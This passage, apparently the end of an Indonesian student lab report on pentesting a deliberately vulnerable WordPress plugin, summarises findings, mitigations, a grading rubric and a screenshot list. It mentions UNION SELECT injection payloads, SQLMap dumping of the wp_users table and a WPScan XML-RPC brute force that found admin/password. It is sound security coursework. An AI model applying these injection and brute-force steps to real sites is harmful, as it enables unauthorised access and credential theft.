Mitigasi: Nonaktifkan XML-RPC via .htaccess atau gunakan plugin Disable XML-RPC jika tidak diperlukan.

H. KESIMPULAN DAN REKOMENDASI

H.1 Kesimpulan

Dari hasil pengujian keamanan Modul 3, ditemukan bahwa WordPress dengan plugin Produk Lokal Catalog memiliki vulnerability yang sangat serius. Celah SQL Injection pada parameter id berhasil dieksploitasi secara manual (UNION SELECT) maupun otomatis (SQLMap), menghasilkan ekstraksi password hash admin dari database.

Pada skenario Brute Force, kredensial WordPress admin/password berhasil ditemukan dalam 17 detik menggunakan WPScan via XML-RPC, menunjukkan betapa rentannya sistem dengan password lemah dan XML-RPC yang aktif.

H.2 Rekomendasi Keamanan

6. **Perbaiki SQL Injection:** Gunakan prepared statements pada semua query database, validasi dan sanitasi semua input pengguna.
7. **Nonaktifkan XML-RPC:** Blokir akses ke xmlrpc.php via .htaccess jika tidak diperlukan.
8. **Gunakan Password Kuat:** Minimum 12 karakter dengan kombinasi huruf besar/kecil, angka, dan simbol.
9. **Aktifkan 2FA:** Tambahkan autentikasi dua faktor untuk semua akun admin WordPress.
10. **Jangan Gunakan Plugin Vulnerable:** Hapus atau nonaktifkan plugin yang mengandung vulnerability di lingkungan production.
11. **Batasi Login Attempt:** Gunakan plugin Limit Login Attempts untuk mencegah brute force.

H.3 Rubrik Assessment

Kriteria	Bobot	Status
Menemukan kredensial WordPress	10%	SELESAI
Menyiapkan laporan Modul 1-3 dan presentasi	10%	SELESAI
Mengumpulkan info & analisis vulnerability	20%	SELESAI
Melakukan vulnerability testing & hasil	30%	SELESAI
Menjelaskan vulnerability yang ada di server	30%	SELESAI

I. DAFTAR SCREENSHOT

No	Lokasi	Deskripsi Screenshot
1	Bagian D.1	ls — folder wp-sqli-lab hasil extract target_modul_3.zip
2	Bagian D.2	sudo docker ps — 4 container berjalan dengan portnya
3	Bagian D.4	Halaman Plugins WordPress — Produk Lokal Catalog (Vulnerable) aktif
4	Bagian E.1	Browser URL id=1' — response success: false, data: Not found
5	Bagian E.1	Browser URL id=1 — response normal 4 kolom (Kopi Luwak)
6	Bagian E.2	Browser UNION SELECT 1,2,3,4 — angka berhasil diinjeksi ke semua kolom
7	Bagian E.2	Browser UNION SELECT version(),database() — MySQL 5.7.44 & wordpress
8	Bagian E.3	SQLMap --dbs — 3 injection types + 2 database ditemukan
9	Bagian E.4	SQLMap --dump wp_users — tabel user dengan password hash admin
10	Bagian F.1	WPScan --enumerate u — user admin ditemukan
11	Bagian F.2	WPScan brute force — [SUCCESS] admin / password dalam 17 detik